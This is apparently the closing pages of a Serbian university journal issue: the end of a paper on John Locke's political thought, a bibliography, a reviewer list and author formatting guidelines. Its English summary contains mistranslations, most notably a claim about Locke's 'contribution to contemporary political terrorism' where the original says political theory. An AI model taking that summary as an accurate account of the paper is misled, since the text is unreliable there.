Džon Lok, kao jedan od najuticajnijih filozofa modernog doba je ponudio analizu ljudskog uma i sticanje znanja. On je ponudio empiricističku teoriju prema kojoj se mogu steći ideje kroz iskustvo življenja i bivstvovanja u svetu. Um onda može da ispituje, uporede i kombinuje ove ideje na brojne načine. Znanje se sastoji od posebne vrste odnosa između različitih ideja. Lokov naglasak na filozofskom pregledu ljudskog uma kao preliminarnog filozofskog istraživanja sveta i njegovog sadržaja predstavljao je novi pristup filozofiji, koji je brzo stvorio niz pretvarača, posebno u Velikoj Britaniji. Iz svega navedenog može se zaključiti da je on bio pobornik velikih kapitalista, kako onih koji su bili društveno suvereni, tako i onih koji su bili društveno inferiorni u odnosu na njih, ali ovo bi bilo samo pola istine. Kod njega se mogu naći, jedna pored druge i međusobno nepomirljive teorije razvijenog kapitalizma kao i one koje u osnovnim crtama naznačuju gotovo socijalistička shvatanja. Teorija o podeli vlasti na zakonodavnu, izvršnu i sudsku je vrlo značajna i za moderne političke sisteme, a Lok ju je jasno formulisao. U celini, Lokova politička filozofija je bila pogodna i korisna sve do industrijske revolucije, posle toga ona sve više postaje neposobna da svlada važne probleme u tadašnjem društvu.

Ovaj rad sadrži niz fokusiranih diskusija o važnim i široko divergentnim, filozofskim temama. U politici, Lok je najpoznatiji kao zagovornik ograničene vlade. On koristi teoriju o prirodnim pravima tvrdeći da vlade imaju obaveze prema svojim građanima, imaju ograničene ovlasti i na kraju mogu biti srušene od strane tih istih građana pod određenim okolnostima. Takođe je pružio moćne argumente u prilog religijskoj toleranciji. Ako se jednom osnuje međunarodna vlada, veći deo Lokove političke filozofije ponovo će biti upotrebljiv, iako ne onaj njen deo koji se bavi privatnom svojinom. Cilj ovog rada je bio pokušati dati širok pregled svih ključnih oblasti Lokove političke misli i njegov uticaj i doprinos na savremenu političku teoriju.

BIBLIOGRAFIJA

1. Aaron, Richard, John Locke, Oxford: Oxford University Press, 1937.
2. Adam Swift, Politička filozofija – vodič za studente i političare, CLIO, Beograd, 2008.
3. Bertrand Rasel, Istorija zapadne filozofije, Beograd, 1998.

4. John Dunn, *The political thought of John Locke*, Cambridge University Press, 1995.
5. Harris, Ian. *The Mind of John Locke*. CUP: Cambridge, 1994.
6. Džon Lok, *Dve rasprave o vladi, Utopija*, Beograd, 2002.
7. Vojislav Stanovčić, *Politička teorija*, tom I, Službeni glasnik, Beograd, 2006.

RESUME

John Lock, as one of the most influential modern philosopher, offered an analysis of the human mind and acquiring knowledge. He offered an empirical theory according to which ideas can be gained through the experience of living and being in the world. Mind then can examine, compare and combine these ideas in many ways. Knowledge consists of a particular kind of relationship between different ideas. Lock's emphasis on philosophical examination of the human mind as a preliminary philosophical research of the world and its content was a new approach to philosophy, which quickly created a series of converters, especially in the UK. From all of the above it can be concluded that he was the supporter of the great capitalists, both those who were socially sovereign and those who were socially inferior to them, but this would be only half the truth. It can be found, alongside the other, and mutually irreconcilable theory of developed capitalism, as well as those that in the main lines indicate almost socialist views. The theory of the division of power into legislative, executive and judicial is also very important for modern political systems, and Lock has clearly formulated it. On the whole, Lock's political philosophy was suitable and useful until the industrial revolution. After that, it became increasingly irreplaceable to overcome the important problem.

This paper contains a series of more focused discussions of important and widely divergent, philosophical themes. In politics, Lok is best known as the advocate of a limited government. He uses the theory of natural rights to claim that governments have obligations to their citizens, have limited authority over their citizens, and eventually they can be culled by citizens under certain circumstances. He also provided powerful arguments in support of religious tolerance. Once the international government is established, most of Lock's political philosophy will again be usable, although not the part of it that deals with private property. The aim of this paper was to try to give a broad overview of all key areas of Lock political thought and its influence and contribution to contemporary political terrorism.

SPISAK RECENZENATA ČASOPISA UNIVERZITETSKA MISAO

LIST OF RECONCILIENTS OF THE JOURNAL UNIVERSITY REVIEW

1. Bećirović Suad, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
2. Kalač Bećir, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
3. Plojović Šemsudin, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
4. Elfić-Zukorlić Elma, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
5. Čatović Azra, docent, Internacionalni Univerzitet u Novom Pazaru
6. Ujkanović Enis, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
7. Meta Mehmed, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
8. Rakočević-Vasić Branislava, docent, Internacionalni Univerzitet u Novom Pazaru
9. Fehratović Jahja, docent, Internacionalni Univerzitet u Novom Pazaru
10. Bihorac Ahmed, docent, Internacionalni Univerzitet u Novom Pazaru
11. Matić Zorica, docent, Internacionalni Univerzitet u Novom Pazaru
12. Mančić Emilija, docent, Internacionalni Univerzitet u Novom Pazaru
13. Muratagić Tuna Hasnija, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
14. Dazdarević Samina, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
15. Lukač-Zoranić Amela, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
16. Bajrami Vedat, docent, Internacionalni Univerzitet u Novom Pazaru
17. Arsenijević Jasmina, docent, Internacionalni Univerzitet u Novom Pazaru
18. Mladenović Željko, docent, Internacionalni Univerzitet u Novom Pazaru
19. Krcić Šefket, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
20. Muratović Admir, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
21. Fetić Mustafa, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
22. Srdić Vesna, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
23. Skenderović Ibro, vanredni profesor, Internacionalni Univerzitet u Novom Pazaru
24. Kurtović Rejhan, docent, Internacionalni Univerzitet u Novom Pazaru
25. Ivanović Aleksandar R., docent, Internacionalni Univerzitet u Novom Pazaru
26. Randelović Dragana, docent, Internacionalni Univerzitet u Novom Pazaru
27. Mededović Enver, docent, Internacionalni Univerzitet u Novom Pazaru
28. Tesla Milan, docent, Internacionalni Univerzitet u Novom Pazaru
29. Hakić Ergin, docent, Internacionalni Univerzitet u Novom Pazaru
30. Teofilović Nebojša, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
31. Jović Miodrag, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
32. Matijević Mile, redovni profesor, Internacionalni Univerzitet u Novom Pazaru
33. Elvis Vardo, docent, Univerzitet u Tuzli
34. Tatjana Atanasova-Pačemska, redovni profesor, Univerzitet Goce Delceva, Štip
35. Muharem Kozić, vanredni profesor, Univerzitet Džemal Bijedić, Mostar
36. Nazim Malići, redovni profesor, FON Univerzitet, Skoplje
37. Naser Etemi, vanredni profesor, FON Univerzitet, Skoplje
38. Alen Kalajdzija, docent, Univerzitet Sarajevo
39. Sanjin Kodrić, vanredni profesor, Univerzitet Sarajevo
40. Ismail Palić, docent, Univerzitet Sarajevo
41. Miodrag Jovanović, vanredni profesor, Univerzitet Crne Gore
42. Marija Krivokapić, vanredni profesor, Univerzitet Crne Gore
43. Aleksandra Nikčević-Batričević, docent, Univerzitet Crne Gore
44. Selma Porobić, vanredni profesor, Univerzitet u Tuzli
45. Jasna Bogdanović-Čurić, vanredni profesor, PIM Univerzitet, Banja Luka
46. Tamara Spahić-Efendić, vanredni profesor, Univerzitet u Tuzli - docent
47. Hana Korać, vanredni profesor, Univerzitet u Travniku
48. Hikmet Asutay, vanredni profesor, Trakijski Univerzitet, Edirne

TEHNIČKO UPUTSTVO ZA FORMATIRANJE RADOVA

NAZIV RADA

[Times New Roman 13 point, bold, centred, upper case]

Ime Autora [Times New Roman, 10 point, bold, centred and Upper and lower case]

Institucija u kojoj je autor zaposlen [10 point, normal, centred and upper and lower case]

Grad /Zemlja [10 point, normal, centred and upper and lower case]

E-mail [10 point, italic, centred and upper and lower case]

Apstrakt

[Times New Roman 10-point, justified]

Apstrakt treba biti od 100 do 200 riječi.

Ključne riječi: **[Times New Roman, 10-point, bold, alignment left]**

NASLOVI [Times New Roman, 12- point, bold, upper case and justified]

Rad treba biti u formatu B5 (17,6 x 25.1cm). Margine: top – 2.5 cm; bottom – 2.5 cm; left – 2.5 cm; right – 2.5 cm. Tekst treba biti jediničnog proreda u jednoj koloni pisan fontom Times New Roman veličine 11-point. Rad treba biti obima od 7 do 14 stranica.

PODNASLOVI [TIMES NEW ROMAN, 12-POINT, NORMAL, LIJEVO PORAVNANJE]

Radove pisati na srpskom/bosanskom ili engleskom jeziku. Radovi treba da budu obima do 5,500 reči (maksimum 15 strana). U određivanju dužine teksta grafički prilozi (tabele, grafikoni, i sl.) broje se kao 250 reči (pola strane) ili 500 reči (cela strana). Slike i grafikoni moraju biti u crno beloj (gray) varijanti (štampanje u boji nije moguće). Rezolucija slika i tabela ne sme biti manja od 300dpi (pixela).

PODNASLOVI [TIMES NEW ROMAN, 12-POINT, NORMAL, LIJEVO PORAVNANJE]

Radove pisati na papiru formata B5 i koristiti margine: 2 cm gornja, 2 cm donja, leva i desna. Imena i prezimena autora i nazive njihovih institucija (ako postoje) pisati fontom Times New Roman 10 pt. Način pisanja je pokazan na početku ovog uputstva. Na sredini prve stranice rada napisati naslov rada na srpskom/bosanskom jeziku. Ispod njega sledi naziv rada na engleskom jeziku. Koristiti font Times New Roman Bold 12 pt.

Posle imena autora i naslova rada sledi apstrakt na srpskom/bosanskom jeziku pisan italic. Iza toga sledi apstrakt na engleskom jeziku takođe pisan italic. Podnaslove u rukopisu pisati bold velikim slovima veličine kao u tekstu.

Rad kucati proredom 1.0 i proredom između pasusa od 6pt pre i posle sa fontom Times New Roman 11 pt, kojim je kucano i ovo uputstvo. Početak pasusa kucati od početka reda. Sve delove teksta koji se žele istaknuti treba pisati *italic* (ne **bold** ili podvučeno). Strana imena pisati u originalu ili transkribovati na srpski/bosanski jezik, a pri prvom navođenju u zagradi staviti ime u originalu. Strane ne treba numerisati.

ZAKLJUČAK

Ispod teksta u fusnote upisivati samo propratne komentare.³⁹

Na kraju citata u tekstu otvoriti zagradu i u njoj upisati prezime autora, godinu izdanja i broj strane.

- Primer za citiranje bibliografske jedinice jednog autora: (Giddens, 1986: 68).
- Primer za citiranje bibliografske jedinice dva autora (Horkheimer i Adorno, 1947: 77).
- Primer za citiranje više bibliografskih jedinica: (Fauconnet, 1928: 36; Barthes, 1971: 183).
- Primer citiranja bibliografske jedinice bez autora: (*Deklaracija*, 1948: 2).

Primer citiranja bibliografske jedinice jednog autora u slučaju da postoje druge bibliografske jedinice istog autora izdate iste godine: (Durkheim, 1915c: 45).

LITERATURA

Citiranje bibliografskih izvora u tekstu je obavezno. Citati u tekstu trebaju biti obilježeni velikim zagradama na primjer: [1, str. 125].

1. Molimo Vas ne koristite fusnote ili endnote za citiranje izvora. Numerisana lista izvora i literature treba biti data na kraju rada na način kao u sledećem primjeru: Porter, M.E. (1998) *The Competitive Advantage of Nations*. New York: Free Press.
2. Larrain, F., Tavares, J. (2003) Regional currencies versus dollarization: options for Asia and the Americas, *Journal of Policy Reform*, 6 (1), str. 35-49
3. Shachmurove, Y. (2001) Optimal portfolio analysis for the Czech Republic, Hungary and Poland during 1994-1995 period, *CARESS Working Paper No. 00-12*
4. Gwin, C.R. (2001) *A Guide for Industry Study and the Analysis of Firms and Competitive Strategy*. Preuzeto sa sajta: <http://faculty.babson.edu/gwin/indstudy/index.htm>.
5. IMF (2010) Global Financial Stability Report, *IMF World Economic and Financial Surveys*

Lista treba biti pisana fontom Times New Roman, veličine 10-point, normal, justified, upper and lower case.

Fontom Times New Roman 10pt, abecednim redom navesti sve citirane bibliografske jedinice. Knjiga se navodi sledećim redom: prezime, ime, godina izdanja, *naslov knjige kurzivom*, mesto izdanja, naziv izdavača. Članak u knjizi se navodi sledećim

---

³⁹ Propratni komentar pisati fontom Time New Roman 8 pt.

redom: prezime (autora), ime (autora), godina izdanja, naslov članka, u.; prezime (urednika), ime (urednika), skraćena oznaka uredništva (u zagradi), *naslov knjige kurzivom*, mesto izdanja, naziv izdavača. Članak u časopisu se navodi sledećim redom: prezime, ime, godina izdanja, naslov članka, *naslov časopisa kurzivom*, godište, broj i broj prve i poslednje strane na kojima je članak objavljen.

SLIKE i TABELE

Slike, tabele i grafici trebaju biti poravnati po sredini, oznčeni odgovarajućim brojem i naslovom kao u sljedećim primjerima:

Slika 1. BET index

Tabela 1. Deskriptivna statistika prihoda na hartije od vrijednosti

	Austrija	Francuska	Njemačka	Mađarska	Poljska
Srednja vrijednost	-0.002%	-0.006%	-0.009%	0.008%	0.012%
Medijan	0.011%	0.013%	0.039%	0.025%	0.010%
Maksimum	12.759%	13.149%	11.125%	17.410%	10.870%
Minimum	-11.164%	-11.301%	-8.666%	-19.110%	-11.850%

BROJEVI STRANICA i ZAGLAVLJA

Molimo Vas nemojte koristiti brojeve stranica ili zaglavlja.

RESUME

Na kraju teksta neophodno je dati rezime članka na engleskom jeziku u dužini do jedne stranice.

CIP - Каталогизација у публикацији
Народна библиотека Србије, Београд

008

UNIVERZITETSKA MISAO: časopis za
Nauku, kulturu i umjetnost / glavni i odgovorni
Urednik Suad Bećirović. – 2002, br. 1 -. - Novi
Pazar : Internacionalni Univerzitet u Novom
Pazaru, 2002- (Kraljevo : Graficolor). - 24 cm

ISSN 1451-3870 = Univerzitetska misao (Novi Pazar)
COBISS.SR-ID 121150220